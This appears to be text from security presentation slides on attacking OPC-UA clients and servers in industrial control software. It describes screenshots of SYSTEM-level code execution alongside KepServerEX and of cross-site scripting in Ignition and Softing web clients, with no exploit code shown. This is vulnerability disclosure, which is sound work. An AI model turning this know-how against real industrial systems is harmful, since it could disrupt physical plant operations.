
- Terminal Session:** A black terminal window titled "C:\Windows\system32>" displays the command "whoami" followed by the output "nt authority\system".
- KepServerEX Application:** A window titled "About KepServerEX" shows the version "KepServerEX 6.11 v6.11.718.0" and copyright information. It includes contact details for Kepware, such as address, phone, fax, product support, activation, and website.
- Windows 10 About Window:** A standard "About Windows" window showing the operating system version "Microsoft Windows Version 21H2 (OS Build 19044.1526)" and copyright information.
- Task Manager:** The Task Manager window lists running processes, with "explorer.exe" highlighted.

A red arrow points from the terminal session window to the "explorer.exe" entry in the Task Manager.

Vulnerabilities and Exploits

RCE - Clients

Attacking OPC-UA Clients



Web-Based OPC-UA Clients

The Ignition Alarming dashboard displays the following summary statistics:

Category	Value
TOTAL ALARMS	38
TOTAL DURATION	127:26:34
TOTAL UNACKNOWLEDGED	5
Avg TIME TO ACK	18:38:11
Avg TIME TO CLEAR	05:17:30
MOST FREQUENT	Day Tank - 20 (52.6%)
LONGEST DURATION	Machine Fault - 233925 (51%)

Inductive Automation
Ignition

The Softing dataFEED edgeAggregator OPC UA Client Application Settings screen shows the following configuration:


- Information: Contact & Help, License Agreements, Version
- Connectivity: MQTT, OPC UA (selected), OPC UA Server Application Settings, OPC UA Advanced Settings
- OPC UA Client Application Setting: Activate/Deactivate OPC UA Client (checked)
- Save button

Softing
dataFEED edgeAggregator


XSS Over OPC-UA

TYPE	ACTION	TITLE
Server	refresh	- Claroty OPC-PWN Server
Object		+ Aliases
Object		- SecretObj
Tag	[s][r][w]	+ SecretVar
Object		+ Server
Server	refresh	+ Ignition OPC UA Server


XSS Over OPC-UA



